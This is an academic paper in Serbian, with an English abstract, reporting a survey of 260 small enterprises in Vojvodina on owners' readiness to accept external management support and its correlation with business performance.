Besides unequivocal necessity and readiness of owners, entrepreneurs and managers to accept external management support in small-sized enterprises, there are numerous reasons and factors that make this type of support unattainable for such enterprises on their path towards success. The main factor causing lack of resource availability to these business entities is primarily the size, as the main limiting feature in terms of available financial strength to provide the basic growth prerequisites. Due to these circumstances, a considerable part of human resources the company disposes of in terms of knowledge, skills and abilities, needs to be provided by the owner, entrepreneur, and manager. Even if there is the awareness about the necessity for good management practices for successful performance of small-sized enterprises, but the entrepreneurs are missing such skills, it would be desirable to hire professional managers. Unfortunately, this would be impossible at this development stage. Due to numerous reasons that shall be further explained and in accordance with the resource potentials of business entities, the best option is ad hoc external management support to small-sized enterprises. The purpose of this paper is to examine the readiness of owners, entrepreneurs and managers to accept external management support, as well as to analyze interdependence between external management support and business success i.e. performance of small-sized enterprises.

**Key words:**
small-sized enterprises, professional management, external support.

## 1. UVOD

Menadžment praksa u malim preduzećima predstavlja jednu od glavnih nezavisnih varijabli ovog istraživanja. Postoje različiti pristupi i opredeljenja u poimanju ovog dela istraživanja. Po Vikamu prisustvo menadžmenta malim preduzećem kod preduzetničkih poduhvata potvrđuje se strategijskom orijentacijom što predstavlja osnovni indikator menadžment prakse u malim preduzećima (Wickham, 2004). Suštinski strategijska orijentacija podrazumeva postojanje dugoročnog opredeljenja malih preduzeća za ostvarivanje poslovnih aktivnosti koje su opredmećene u strategijskim ciljevima i definisane misijom i vizijom poslovanja. Prisustvo formalnog menadžmenta u malim preduzećima u značajnoj meri identifikuje se sa planskim aktivnostima. Dominantna aktivnost u okviru strategijskog menadžmenta je planiranje. Kao prva faza procesa menadžmenta, planiranje je definitivno ključna tema kada su u pitanju mala preduzeća i menadžment praksa. Pojedini autori planiranje dovode u vezu sa unapređenjem učinka (performansi), dok ga drugi tretiraju kao ključni faktor uspeha. Vezivanje menadžment prakse isključivo za planske aktivnosti daje nam naznake da se radi o početnim fazama menadžment sistema i njegovog razvoja u malim preduzećima, shodno nivou poslovnih aktivnosti privrednih subjekata. O značaju poslovnog planiranja za mala preduzeća govore i sledeći citati. Ako se preduzetnik početnik obrati za savet vezano za unapređenje poslovanja odgovor će najčešće biti „počnite sa planiranjem“ (Brinckmann *et al.*, 2010). Takođe, na većini univerziteta koji imaju studijske programe preduzetništva studenti uče o značaju planiranja i izradi biznis planova (Brinckmann et al., 2010). Od prvih 100 poslovnih škola u SAD-u, 78 škola ima kurseve o izradi poslovnih planova (Honig, 2004). Vodeći profesori iz oblasti preduzetništva smatraju da je razvoj biznis planova najznačajnija metodska jedinica nastave iz preduzetništva (Hills, 1988). U mnogim zemljama poslovni plan predstavlja jedan od glavnih istrumenata za razvoj preduzetništva kao i regionalni razvoj (Russel *et al.*, 2008; Lange *et al.*, 2007). Takođe, brojni primeri ukazuju na to da svake godine na stotine osoba učestvuje u vladinim programima obuke za izradu poslovnog plana (Brinckmann et al., 2010). Navodeći ove stavove još uvek nismo precizno definisali šta podrazumevamo pod menadžment praksom u malim preduzećima. Kada je reč o prethodnom pitanju postoje dve suprostavljene škole: škola planiranja i škola učenja (Wiltbank et al., 2006). Zagovornici planske škole ističu da planiranje unapređuje efikasnost i uči-



E-mail: marics@ef.uns.ac.rs
DOI: 10.15308/Synthesis-2015-388-393

nak malih preduzeća (Ansoff, 1991). Armstrong (1982) i Porter (1985) kao glavne komponente poslovnog planiranja navode: strategijske ciljeve, strategiju, evaluaciju i odlučivanje, kao deo implementacije i kontrole. Pristalice škole učenja stavljaju naglasak na učenje, strategijsku fleksibilnost i kontrolu resursa, a ne na predefinisano ponašanje u vidu formalnog plana (Mosakowski, 1997; Mintzberg, 1994).

Ukoliko izuzmemo uspešnost prethodnih napora, zaključak ovog istraživanja je da se menadžment praksa u malim preduzećima, u obimu i kvalitetu u kojem je prisutna, nalazi u pozitivnoj korelaciji sa uspehom/učinkom malih preduzeća. Zbog brojnih razloga koji će kasnije u ovom radu biti izloženi, prirodni izvor, u skladu sa resursnim potencijalima privrednih subjekata, u ovoj fazi razvoja predstavlja eksterna menadžment podrška malim preduzećima, dominantno u *ad hoc* formi.

## 2. MENADŽMENT PODRŠKA MALIM PREDUZEĆIMA

Pored nedvosmislenog iskazivanja i prepoznavanja potrebe za menadžment praksom u malim preduzećima od strane vlasnika/preduzetnika/menadžera, postoje brojni razlozi i ograničanja zbog kojih ovaj vid podrške ostaje nedostižan na putu uspeha malih preduzeća. Osnovni nedostatak koji ograničava prisupt brojnim resursima kod ovakvog tipa privrednih subjekata jeste pre svega veličina, koja je osnovni ograničavajući faktor u smislu raspoložive finansijske snage kako bi se obezbedili osnovni preduslovi rasta. Usled ovakvih okolnosti značajan deo ljudskih potencijala (znanje, veštine, sposobnosti) kojima raspolaže malo preduzeće trebalo bi da pruži sam vlasnik/preduzetnik/menadžer. Čak i kada postoji svest o potrebi za dobrom menadžment praksom koja predstavlja preduslov za uspešno poslovanje malog preduzeća, nedostatak ovih sposobnosti kod samog preduzetnika i angažovanje profesionalnih menadžera nije moguće u ovoj fazi razvoja. Kako bi se prevazišao jaz između potreba i mogućnosti, jedno od rešenja može biti eksterna menadžment podrška malim preduzećima. Najčešći izvor menadžerske pomoći preduzetnici mogu pronaći u okviru poslovnih inkubatora, vladinih programa i kod profesionalnih menadžment konsultanata. Nisu retki ni pokušaji preduzetnika da do znanja i iskustva koje im nedostaje dođu putem specijalizovanih kurseva obuke na fakultetima.

Uloga i funkcija poslovnih inkubatora kao dela preduzetničke infrastrukture za pružanje podrške u pokretanju i vođenju poslovnih poduhvata je veoma fleksibilno postavljena i prihvaćena, što je značajno uticalo na konceptualizaciju teorijske ideje u konkretne merljive poduhvate. U većini praktičnih primera možemo zaključiti da je prisutna samo forma dok se suštinska funkcija i smisao ne mogu pronaći, što potvrđuju konkretni rezultati dosadašnjeg poslovanja pojedinih poslovnih inkubatora. Jedan od sveobuhvatnijih pogleda na ulogu i funckiju inkubatora u potpunosti oslikava široko poimanje ovog koncepta navodeći inkubatore kao „dodeljene kancelarijske kapacitete, dodatnu strategijsku vrednost u vidu sistema nadzora i poslovne pomoći, sa objektivnim mogućnostima uspešnog razvoja novih poduhvata dok istovremeno preuzima troškove potencijalnog neuspeha, to je mreža indivudualaca i organizacija“ (Hackett & Dilts, 2004). U okviru teme poslovnih inkubatora aktuelno je pitanje ostvarivanja svrhe postojanja, rezultata poslovanja, kao i način njihovog merenja, koje su u vidu kritičnih fatora uspeha postavili Hackett & Dilts (2004):

- selekcija i nadzor kandidata;
- pristup kapitalu;
- konstantna poslovna ekspertiza;
- precizno definisane smernice sa jasnim politikama i procedurama tokom perioda inkubacije.

U značajnoj meri, odgovor na prethodno pitanje dobija se preciznim definisanjem životnog ciklusa inkubatora, odnosno razvojnih faza. U narednom prikazu vide se osnovni rezultati poslovnog inkubatora u zavisnosti od trenutne faze razvoja. Upravo analiza životnog ciklusa inkubatora omogućava da se postigne ono što nedostaje u smislu glavnih rezultata, obezbeđujući indirektnu procenu u okviru odnosa između životnog ciklusa i rezultata inkubatora. Mnogi autori potvrđuju da razvoj inkubatora kroz životni ciklus menja svoj fokus, a samim tim i program izbora, prijema i politiku podrške.

| Faza | Profil | Komentar |
|---|---|---|
| *Start up* | Održavanje visoke stope je primarna briga:<br>◆ *Start up* kao što su i ostali poduhvati u poslovanju (najviše do 3 godine) se prihvataju;<br>◆ Ne moraju biti prethodno definisanog poslovnog profila ili sektorske orijentacije da bi bili prihvaćeni;<br>◆ Menadžer poslovnog inkubatora nije u prilici da posveti mnogo pažnje početnim poslovnim poduhvatima;<br>◆ Prelomna tačka rentabiliteta je postignuta kada se ostvari potpuna ili skoro potpuna zauzetost; | Potrebe za tekućim sredstvima su najveće na ovom nivou. |
| Nivo razvoja poslovanja | Ostvarena visoka stopa iskorišćenosti (zauzetosti) i pažnja preusmerena sa razvoja vlasništva na razvoj preduzeća.<br>Ovo postaje veoma značajno u procesu selekcije kandidata:<br>◆ Unapređenje učestalosti interakcije između menadžera inkubatora i kandidata;<br>◆ Više pažnje je posvećeno potrebama postojećih kandidata nego novoodabranim;<br>◆ Sinergija se razvija sa umrežavanje kandidata ili ukoliko centralna podrška nije dovoljna ili relevantna;<br>◆ Stabilna tražnja za prostorom u okviru inkubatora. | |
| Zrelost | Potražnja za upotrebom većeg prostora i kandidati imaju potrebu za sveobuhvatnijom uslugom:<br>◆ Ulazni i izlazni kriterijumi postaju strogi;<br>◆ Nedostatak prostora zbog visoke tražnje za prijemom novih kandidata i rastuće potrebe postojećih kandidata vode inkubatore ka proširenju. | |

Prikaz 1. Životni ciklus poslovnog inkubatora
Izvor: Hamdani, D. (2006).

Tako je u početnoj fazi razvoja inkubatora mnogo bitniji stepen popunjenosti prostora (kapaciteta) nego strikno definisanje politike prijema, jer mnogi autori ističu da se odnos stope popunjenosti inkubatora često koristi kao pokazatelj učinka. Ono što se ukratko može sumirati iz predhodnog prikaza, po pojedinim fazama u razvoju inkubatora, jeste da u okviru početne faze razvoja ne postoje precizno definisani kriterijumi prijema, te da je kandidatima posvećena daleko manja pažnja od očekivane. U fazi razvoja poslovanja ističe se potpuna ili skoro potpuna popunjenost, pa glavni fokus postaje preduzetnički razvoj. U fazi zrelosti prisutna je potražnja za proširenjem kapaciteta, što dovodi do širenja inkubatora. Iz ovog kratkog predstavljanja ključ-



DOI: 10.15308/Synthesis-2015-388-393

nih faza u razvoju inkubatora mogu se predvideti potencijalni ishodi nakon svake faze. Takođe se može videti da inkubatori u zrelijim fazama životnog ciklusa pružaju mnogo više dodatnih vrednosti nego u početnim razvojnim etapama.

Način na koji poslovni inkubatori doprinose oblikovanju poslovnih ideja u uspešne poslovne poduhvate isključivo zavisi od njihove konceptualizacije. Tokom vremena, inkubatori su posmatrani kao društveni razvojni programi, mehanizmi komercijalizacije i transfera tehnologije ka preduzetništvu. Glavni doprinos poslovnih inkubatora ogleda se u funkciji koja se odnosi na pružanje pomoći novim poduhvatima u ranim fazama poslovanja, budući da osnivanje novih preduzeća zahteva određenu kombinaciju resursa kao i organizacione, menadžment, tehnološke i tržišne kompentencije u cilju zadovoljenja nepredviđenih potreba i tražnje. Iako je proces kreativne destrukcije, koji je definisan u okviru teorije ekonomskog rasta, imanentan tržišnim ekonomijama, studije iz oblasti inovacija ukazuju na to da šanse za uspešnu implementaciju poslovnih ideja mogu biti značajno unapređene kroz formalni proces prethodne analize (*skrining*) i praćenja (*monitoring*). Tako oslobođeni resursi mogu biti uspešno apsorbovani od strane neočekivanih ideja koje uz odgovarajuću posvećenost mogu imati veće mogućnosti za uspehom na tržištu. Ne možemo sa sigurnošću tvrditi da je uspeh izvestan, ali možemo unaprediti mogućnosti za postizanje uspeha.

Nakon prethodne analize i praćenja nastupa, kritična funkcija poslovnog inkubatora u smislu identifikovanja početnih poslovnih poduhvata sa odgovarajućim potencijalom koji ispoljavaju određene slabosti u cilju pružanja adekvatne podške za pokretanje i opstanak. Centralno pitanje u ovoj fazi odnosi se na izbor metode za selekciju poslovnih predloga i ideja. U tu svrhu razvijene su dve metodologije. Lumpkin i Ireland (1988) koristili su analizu klastera za identifikaciju kritičnih faktora uspeha početnih poslovnih poduhvata, dok je Ministarstvo trgovine SAD-a, razvilo alat za prethodnu analizu i model kompjuterske simulacije koji nastoji da identifikuje nove poslovne poduhvate i mogućnosti za dostizanje komercijalnog uspeha.

Oba pristupa imaju tri nivoa procesa selekcije:

1. ispituje se atraktivnost poslovnog poduhvata,
2. ispituje se postojanje adekvatne usklađenosti aplikanta i posla,
3. ispituje se da li je inkubacija najbolji način podrške.

Ovi koraci u velikoj meri definišu učinak i uspeh samog koncepta inkubatora koji većina istraživača u ovoj oblasti meri na osnovu iznajmljenog prostora, stepena zaposlenosti, kao i broja preduzetnika koji su uspešno napustili prostor inkubatora, dok su sa aspekta preduzetnika kao korisnika usluge pokazatelji rasta prodaje, zapošljavanja, stopa opstanka, itd.

Navedene činjenice u velikoj meri ukazuju na potencijalne slabosti početnih preduzetničkih poduhvata kao i na ključne momente u procesu pružanja adekvatne podrške u cilju uspešnog funkcionisanja institucionalnog okvira za podršku kao što je inkubator. Uspeh inkubatora se meri uspehom kandidata koji su napustili privilegovano okruženje i stabilno posluju na tržištu. Može se primetiti da je tokom svih faza u procesu inkubacije prisustvo adekvatne poslovne ekspertize ključni faktor uspeha poslovne inkubacije što rezultira uspešnim plasiranjem na tržište.

Studentski konsultantski timovi u sklopu fakulteta i univerziteta formirani su u cilju pružanja pomoći malim preduzećima i sticanja ličnog iskustva. Studentski timovi koje čine studenti viših godina studija ili diplomirani studenti, pod mentorstvom profesora fakulteta, rade zajedno sa vlasnicima malih preduzeća na analizi poslovanja i pronalaženju rešenja za aktuelne poslovne probleme.

Značajnu institucionalnu podršku u pružanju eksterne pomoći malim preduzećima predstavljaju razvojni centri koji su podržani i finansirani u okviru vladinih programa. Na primeru Republike Srbije to je nekad bila Republička agencija za razvoj malih i srednjih preduzeća i preduzetništva, a danas je aktuelna Nacionalna agencija za regionalni razvoj čije aktivnosti i usluge podrške odgovaraju svetskim primerima kao što je američka vladina agencija koja obezbeđuje podršku malim preduzećim SBA (*US Small Business Administration*). Veoma dobar primer pružanja podrške vlasnicima/preduzetnicima/menadžerima malih preduzeća u vidu neophodnog znanja i iskustva po pitanju samostalnog vođenja poslovanja predstavlja američka organizacija SCORE (*Service Corps of Retired Executives*). *SCORE* je organizacija penzionisanih poslovnih stručnjaka iz različitih oblasti poslovanja koji u okviru pomenute organizacije pružaju konsultantske usluge menadžerima malih preduzeća. Ova organizacija se delimično finansira pod pokroviteljstvom SBA (US Small Business Administration), ali i značajnog broja partnerstava. *SCORE* funkcioniše po principu obostrane koristi budući da penzionisanim poslovnim ljudima omogućava učešće u poslovnom svetu dok menadžeri malih preduzeća u okviru ove organizacije pronalaze kvalitetna rešenja za svoje probleme.

Profesionalni menadžment konsultanti na isti način pružaju usluge malim preduzećima i velikim korporacijama. Međutim, potrebno je napomenuti da vlasnici/preduzetnici/menadžeri malih preduzeća izbegavaju eksterne usluge savetovanja zbog mnoštva razloga. Često preovlađuje mišljenje i verovanje da oni mogu sami da reše problem bući da niko spolja nije toliko upoznat sa poslovanjem ili jednostavno savetodavne usluge iziskuju velike troškove. Možda je osnovna prepreka i razlog za odustajanje od eksterne savetodavne usluge nerazumevanje menadžmenta, odnosno kada kod vlasnika/preduzetnika/menadžera ne postoji svest o potrebi za unapređenjem menadžment prakse u poslovanju i prevelika posvećenost tehnološkom procesu kome se pridaje ključna uloga u dostizanju poslovnog uspeha. Ova se pojava javlja pre svega kod vlasnika/preduzetnika/menadžera tehnološkog ili inženjerskog profila koji zbog nepoznavanja područja menadžmenta, zbog prethodnog obrazovanja i čvrste inženjerske ustrojenosti poslovni uspeh mere kvalitetom i fukcionalnošću sopstvenog proizvoda, zanemarujući tržišne aspekte poslovanja i *cost-benefit* analizu poslovnih procesa.

Preduzetnička udruženja organizacija koja su u svetu prisutna u formi preduzetničkih mreža (*entrepreneurial networks*) predstavljaju značajan zvor menadžment podrške, znanja i iskustva koja se ostvaruju putem direknih i ličnih kontakata sa drugim vlasnicima/preduzetnicima/menadžerima u vidu razmene iskustva i ideja na obostranu korist.

Pored navedenih formi pružanja eksterne, profesionalne menadžment podrške malim preduzećima postoje i mnogi drugi oblici profesionalnih i poslovnih grupa/udruženja kao što su: bankari, ovlašćene javne računovođe i revizori, agenti osiguranja, dobavljači, trgovinske asocijacije, privredne komore i sl. U svakom slučaju, bez obzira na brojne mogućnosti i izvore savetodavne pomoći i podrške koji egzistiraju u poslovnom okruženju sami vlasnici/preduzetnici/menadžeri moraju biti svesni značaja i vrednosti znanja i iskustava koji su im potrebni. Isključivo oni moraju preduzeti inicijativu za sticanje istih ukoliko u tom pravcu vide i prepoznaju načine za unapređenje poslovanja.

## 3. METODOLOGIJA

Područje istraživanja, odnosno osnovni skup istraživanja ovog rada predstavljaju mala preduzeća u AP Vojvodini-Republika Srbija. Zbog same ekonomičnosti i izvodljivosti istraživačkog posla, što se manifestuje u veličini uzorka, osnovni skup je



DOI: 10.15308/Synthesis-2015-388-393

ograničen na geografsko područje AP Vojvodine. Administrativna klasifikacija privrednih društava u Republici Srbiji prema Zakonu o računovodstvu i reviziji (Službeni glasnik RS, br. 46/06 i 111/09), prepoznaje grupu-sektor malih i srednjih preduzeća i preduzetništva. Prema raspoloživim podacima Agencije za privredne registre u grupi malih preduzeća klasifikovano je ukupno 2603 preduzeća. Uzorak na kojem se vršilo istraživanje imaće obeležja proporcionalnog stratifikovanog uzorka. Veličina uzorka u odnosu na osnovni skup iznosi 0.10, odnosno 260 malih preduzeća, što je zadovoljavajuće ako se uzme u obzir broj varijabli zastupljenih u upitniku. Stratifikacija je izvršena na osnovu regiona, kako bi osnovni skup sa prostornog aspekta bio adekvatno zastupljen.

Ono što mala preduzeća čini zvanično prihvaćenim subjektom privredne aktivnosti jeste menadžment orijentacija i iskazivanje namere za dugoročnom egzistencijom i ostvarivanjem sopstvene misije. Postojanje menadžment orijentacije jasno odvaja malo preduzeće od preduzetničkog poduhvata kako je konceptualno pojašnjeno od strane Wickhama (2004). Isto tako početna menadžment praksa, u značajnoj meri, kvalitativno odvaja mala preduzeća od srednjih, kao sledeće adminitrative faze u razvoju, gde je menadžment prisutan na jednom višem, uglavnom profesionalnom nivou. Zato mala preduzeća odvojena od segmenta srednjih sa isključenom kategorijom mikro preduzeća predstavljaju homogenu celinu, odnosno kvalitativno precizno i jasno omeđeno područje istraživanja. Ono što je obavezujuće u delu koji sledi jeste precizno određenje ključnih varijabli istraživanja kako bi se uzroci, odnosi i veze pojedinih rezultata istraživanja tumačili sa izvesnom dozom pouzdanosti i upotrebljivosti.

### 3.1 UPITNIK I SPROVOĐENJE ISTRAŽIVANJA

Posmatrane promenljive su obeležja (ili varijable). Obeležja u odnosu na koja se deli uzorak na subuzorke su kriterijumska obeležja uspeha/učinaka (C2) i to C2a – opstanak, C2b – rast, C2c – profitabilnost i C2d – razvoj kao zavisna obeležja u vidu kriterijuma za definisanje uspeha malih preduzeća. Više obeležja, koja su međusobno smisleno povezana čine logičnu celinu (C) kao što su C1 – opšte karakteristike vlasnika/preduzetnika/menadžera i preduzeća, C3 – upravljačko znanje i formalna upravljačka praksa i C4 - okruženje, zovu se jednostavno "celina" (prostor). Sve posmatrane tematske celine čine prostor istraživanja. Za potrebe ovog rada koriste se podaci koji se odnose na celinu C2 prostora istraživanja.

Osnovni metod koji je korišćen za prikupljanje odgovora na postavljena pitanja je elektronski upitnik (*e-survey*) uz pomoć Google servisa za elektronsku komunikaciju (*google drive*) sa ispitanicima (u ovom slučaju vlasnici/preduzetnici/menadžeri malih preduzeća odabranih uzorkom), uzimajući u obzir sve prednosti i nedostatke ove metode. Ispitanici su odabrani slučajnom metodom po principu svaki deseti sa liste formirane od strane Agencije za privredne registre, Vlade Republike Srbije.

### 3.2 HIPOTEZA I METODOLOGIJA

Uvažavajući osnovnu istraživačku nameru, koja je rezultat jasne problemske orijentacije definisane u prethodnom delu rada postavlja se sledeća istraživačka pretpostavka u vidu hipoteze:

H1: Postoji pozitivna korelacija između eksterne menadžment prakse/podrške u malim preduzećima i poslovnog uspeha/učinka.

Za ispitivanje povezanosti i odabranih neprekidnih varijabli prethodno definisanom istraživačkom pretpostavkom koristiće se Pirsonova korelacija. Korelacija ispituje i pokazuje smer (pozitivan ili negativan) i jačinu veze (veličina koeficijenta korelacije (r) uz nivo značajnosti) posmatranih varijabli.

## 4. ANALIZA REZULTATA ISTRAŽIVANJA I DISKUSIJA

Dostupni rezultati istraživanja nakon sprovedene analize omogućavaju ispitivanje istraživačke pretpostavke kao i detaljnu analizu u okviru definisanog područja istraživanja, kroz odabrane varijable. Analiza podataka koji se odnose na područje obrazovanja vlasnika/preduzetnika/menadžera, radno iskustvo, nivo svesti o potrebi menadžment prakse u okviru malih preduzeća, kao i na analizu povezanosti sa pokazateljima uspeha, omogućava da se u potpunosti realizuje istraživačka namera rada.

U pogledu područja obrazovanja (stručnosti) vlasnika/preduzetnika/menadžera u uzorku su zastupljeni: ekonomija, menadžment i biznis sa **100** ispitanika (38,5%), pravo sa 12 ispitanika (4,6%), tehničko-tehnološko područje sa **107** ispitanika (41,2%), i ostali sa 41 ispitanikom (15,8%). Iz ovih rezultata područje ekonomije i menadžmenta ima **podjednako** učešće sa tehničko-tehnološkim obrazovanjem što će biti zanimljivo ispitati sa aspekta sklonosti ka menadžment praksi i potencijalnih razlika u uspehu.

U tabeli 1 analizira se radno iskusvo sa aspekta prethodnog zaposlenja vlasnika/preduzetnika/menadžera. Prisutno je 158 ispitanika sa rukovodećim iskustvom (60,8%), 74 ispitanika(28,5%) sa iskustvom radinka izvršioca, dok je bez radnog iskustva 28 ispitanika (10,8%).

| | Zastupljenost | procenat | Validan procenat | Kumulativni procenat |
|---|---|---|---|---|
| 1 Rukovodilac | 158 | 60,8 | 60,8 | 60,8 |
| 2 Izvršilac, radnik | 74 | 28,5 | 28,5 | 89,2 |
| 3 Bezradnogiskustva | 28 | 10,8 | 10,8 | 100,0 |
| Ukupno | 260 | 100,0 | 100,0 | |

Tabela 1. Prethodno zaposlenje, pozicija, radno mesto
Izvor: Kalkulacija autora

U pogledu procene porekla menadžment znanja vlasnika/preduzetnika/menadžera i strukture izvora validna je tabela 2, gde se vidi da se formalno obrazovanje procenjeno kao izvor vrednuje kod 23 ispitanika (8,8%), neformalno obrazovanje – kursevi, obuke identifikovano kod 11 ispitanika (4,2%) i radno iskustvo kod 225 ispitanika (86,5%). Iz ovog prikaza upečatljivo je da vlasnici/menadžeri/preduzetnici malih preduzeća najveće poverenje i zasluge dodeljuju radnom iskustvu kao izvoru menadžment znanja koje poseduju.

Dostupnost neformalnog obrazovanja i njegova posećenost od strane ispitanika u uzorku predstavljena je u narednoj tabeli. Prema raspoloživim podacima neformalnoj obuci prisustvovalo je 87 ispitanika (33,5%) dok su se u 173 (66,5%) slučaja ispitanici izjasnili da nisu pohađali neformalno obrazovanje na temu menadžmenta i vođenja sopstvenog posla.



DOI: 10.15308/Synthesis-2015-388-393

| | Učestalost | Procenat | Validni procenat | Kumulativni procenat |
|---|---|---|---|---|
| 1 Formalnoobrazovanje | 23 | 8,8 | 8,8 | 8,8 |
| 2 Neformalnoobrazovanje - kursevi, obuke | 11 | 4,2 | 4,2 | 13,1 |
| 3 Radnoiskustvo | 225 | 86,5 | 86,5 | 99,6 |
| 4 Ne posedujemznanje o upravljanju | 1 | ,4 | ,4 | 100,0 |
| Ukupno | 260 | 100,0 | 100,0 | |

Tabela 2. Znanje o menadžmentu stekao sam kroz
Izvor: Kalkulacija autora

Koliko je razvijena svest vlasnika/preduzetnika/menadžera, odnosno u kojoj meri je prepoznata potreba za menadžment znanjem kao ključnom determinantom uspešnog poslovanja može se videti iz prikaza tabele 3. Predstavljeni su opisni statistički pokazatelji, u ovom slučaju, naredne tri varijable koje su po prirodi kontinuirane promenljive. Kod varijable C3a.10 ispitanici se izjašnjavaju o potrebi posedovanja stručnog znanja o samostalnom upravljanju i vođenju sopstvenog preduzeća, srednja vrednost varijable C3a.10 iznosi 4,25 (na skali od 1 do 5, gde je 1 netačno, a 5 tačno) dok je standardno odstupanje od srednje vrednosti 1,034. Iz dobijenog rezultata možemo zaključiti da su ispitanici uglavnom saglasni sa potrebom posedovanja menadžmet znanja. Kada je u pitanju opredeljenje u odnosu na eksternu menadžment pomoć, koje se ispituje varijablom C3a.12 , srednja vrednost iznosi 3,89 (na skali od 1 do 5, gde je 1 netačno, a 5 tačno) dok je standardno odstupanje od srednje vrednosti 1,174, iz čega se može zaključiti da su vlasnici/preduzetnici/menadžeri malih preduzeća neodlučni po pitanju potrebe za menadžment znanjem izvan preduzeća. Takođe, sličnog opredeljenja su i po pitanju varijable C3a.13 koja ispituje spremnost vlasnika/preduzetnika/menadžera za finansiranje eksternih menadžment usluga čija srednja vrednost iznosi 3,86 (na skali od 1 do 5, gde je 1 netačno, a 5 tačno) dok je standardno odstupanje od srednje vrednosti 1,278.

Pored toga što opisni statistički pokazatelji varijabli pružaju proste informacije možemo zaključiti da je svest o potrebi i značaju menadžment znanja za uspešno vođenje malih preduzeća na veoma niskom nivou i predstavlja područje skrivenih mogućnosti i značajnih rezervi za unapređenje efikasnosti ovog sektora privrede, što ćemo ispitati korišćenjem složenih statističkih postupaka u narednom delu rada.

Naredni segment posvećen je osnovnoj istraživačkoj nameri koja je usmerena na ispitivanje odnosa učinka/uspeha malih preduzeća i obima i strukture menadžment aktivnosti. Pre nego što se pređe na testiranje osnovne istraživačke pretpostavke izvršiće se preliminarna ocena odnosa dve grupe varijabli pomoću koeficijenta Pearsonove korelacije jer smatramo da će se obezbediti značajan ishod u vidu upotrebljivih informacija za analizu koja je planirana u okviru postavljene hipoteze.

| | N | Range | Min | Max | Sred. Vred. | | Std. dev. | Varijansa | Izduženost | | Spljoštenost | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| | Stat | Stat | Stat | Stat | Stat | Std. grešk | Stat | Stat | Stat | Std. greška | Stat | Std. greška |
| C3a.10 V/P/M je potrebno strucno znanje o samostalnom upravljanju sopstvenog posla? | 260 | 4 | 1 | 5 | 4,25 | 0,064 | 1,034 | 1,069 | -1,679 | 0,151 | 2,547 | 0,301 |
| C3a.12 V/P/M malih preduzeća trebaju eksternu pomoć za sticanje znanja o upravljanju sopstvenim poslom? | 260 | 4 | 1 | 5 | 3,89 | 0,073 | 1,174 | 1,378 | -1,160 | 0,151 | 0,649 | 0,301 |
| C3a.13 Za eksterne usluge obrazovanja VPM spreman sam izdvojiti odredjena finan. sredstva | 260 | 4 | 1 | 5 | 3,86 | 0,079 | 1,278 | 1,633 | -1,114 | 0,151 | 0,218 | 0,301 |
| Valid N (listwise) | 260 | | | | | | | | | | | |

Tabela 3. Opisni statistički pokazatelji grupe varijabli
Izvor: Kalkulacija autora

| | | C2b.01 % rasta zaposlenosti u 2012. god.? | C2b.02 % rasta ukupnog prihoda u 2012. god.? | C2b.03 % rasta imovine u 2012. god.? | C2c.01 Profit u 2012. godini? | C2c.02 Profit po zaposlenom u 2012. god.? | C2d.02 Poslovanje sopstvenog preduzea smatram... |
|---|---|---|---|---|---|---|---|
| C3b.20 Kao podršku upravljanju VPM eksterne profesionalne savetodavne (konsultantske) usluge. | Pearson Correlation | 0,081 | 0,045 | -0,007 | 0,080 | 0,131 | 0,083 |
| | Sig. (2-tailed) | 0,210 | 0,488 | 0,913 | 0,248 | 0,057 | 0,184 |
| | N | 244 | 243 | 233 | 209 | 212 | 260 |
| *. Korelacija je značajna za nivo 0.05 (2-tailed). | | | | | | | |
| **. Korelacija je značajna za nivo 0.01 (2-tailed). | | | | | | | |

Tabela 4. Korelacija kriterijuma uspeha/učinka i definisanih varijabli menadžment prakse
Izvor: Kalkulacija autora



DOI: 10.15308/Synthesis-2015-388-393

Podaci predstavljeni u prethodnoj tabeli rezultat su korelacione analize odnosa dve grupe varijabli i to varijabli menadžment prakse i varijabli učinka/uspeha. Opštim pregledom može se zaključiti da su rezultati ujednačeni po pitanju prirode i jačine veze, odnosno dominantna je pozitivna korelaciona veza male jačine između stepena zastupljenosti menadžment aktivnosti i indikatora uspeha/učinka malih preduzeća. Njene pojedinosti u okviru ove namere nemaju posebnu relevantnost, te su stoga izostavljene iz rada. To konkretno znači da preduzeća odnosno vlasnik/preduzetnik/menadžer koji imaju veći stepen primene menadžment prakse ostvaruju i veći uspeh/učinak u poslovanju. Takođe, veoma je značajan izuzetak po pitanju rezultata ove korelacione analize koji se javlja kod varijble C3b.09 Odluke u preduzeću donosi isključivo vlasnik/preduzetnik/menadžer bez prenošenja nadležnosti na saradnike/zaposlene, odnosno pitanja stepena centralizacije i učestalosti delegiranja. Negaivna korelaciona veza između pomenute menadžment aktivnosti i svih indikatora učinka ukazuje da vlasnici/preduzetnici/menadžeri koji su formirali centralizovani sistem odlučivanja sa manjim stepenom delegiranja poslova ostvaruju manji uspeh/učinak. Upravo ovaj rezultat potvrđuje relevantnost i pouzdanost metodologije istraživanja, odnosno upitnika, definisanog uzorka ciljne grupe ispitanika ali i značaj dobijenih rezultata.

## 5. REZIME

Angažovanje i upućenost vlasnika/preduzetnika/menadžera malih preduzeća na eksternu menadžment podršku predstavlja realnu potrebu u okviru ove faze razvoja prevashodno zbog ograničenih resursa, pogotovo ljudskih i nedostatka profesionalnih menadžera. Nastojanja vlasnika/preduzetnika/menadžera da budu bolji izvršioci nego menadžeri kao i okolnosti rada u većini malih preduzeća sa malim brojem zaposlenih ne pružaju dovoljno prilike vlasniku/preduzetniku/menadžeru za razmenu ideja i iskustava kao ni za grupno rešenje problema, ali su zbog osećaja usamljenosti upućeni na traženje pomoći van svoje organizacije. Jedna od glavnih prednosti spoljnih izvora menadžerske pomoći jeste nepristrasnost i objektivan pristup u pronalaženju potrebnih rešenja ili ideja na bazi metoda i pristupa koji su posledica praktičnog preduzetničkog i menadžerskog iskustva. Osnovni zaključak koji proizilazi iz sprovedenog istraživanja i prezentovanih rezultata ogleda se u sledećem:

prisutna je svest o potrebi menadžment prakse u malim preduzećima kao i spremnost za prihvatanje eksterne menadžment podrške;

postoji minimalna pozitivna korelacija između visoko pouzdanih indikatora uspeha/učinka malih preduzeća i eksterne menadžment prakse u malim preduzećima,ali ona nije statistički značajna.

Ovi rezultati upućuju na zaključak da mala preduzeća ne koriste u velikoj meri eksterne usluge profesionalnog menadžmenta, čime značajno utiču na potencijal rasta i uspeh/učinak malih preduzeća.

## LITERATURA


Ansoff, H.I. (1991). Critique of Henry Mintzberg's"The design school: reconsidering the basic premises of strategic planning". Strategic Management Journal, 12(6), 449-461.

Armstrong, J. S. (1982). The value of formal planning for strategic decisions: review of empirical research. *Strategic Management Journal*, *3*(3), 197-211.

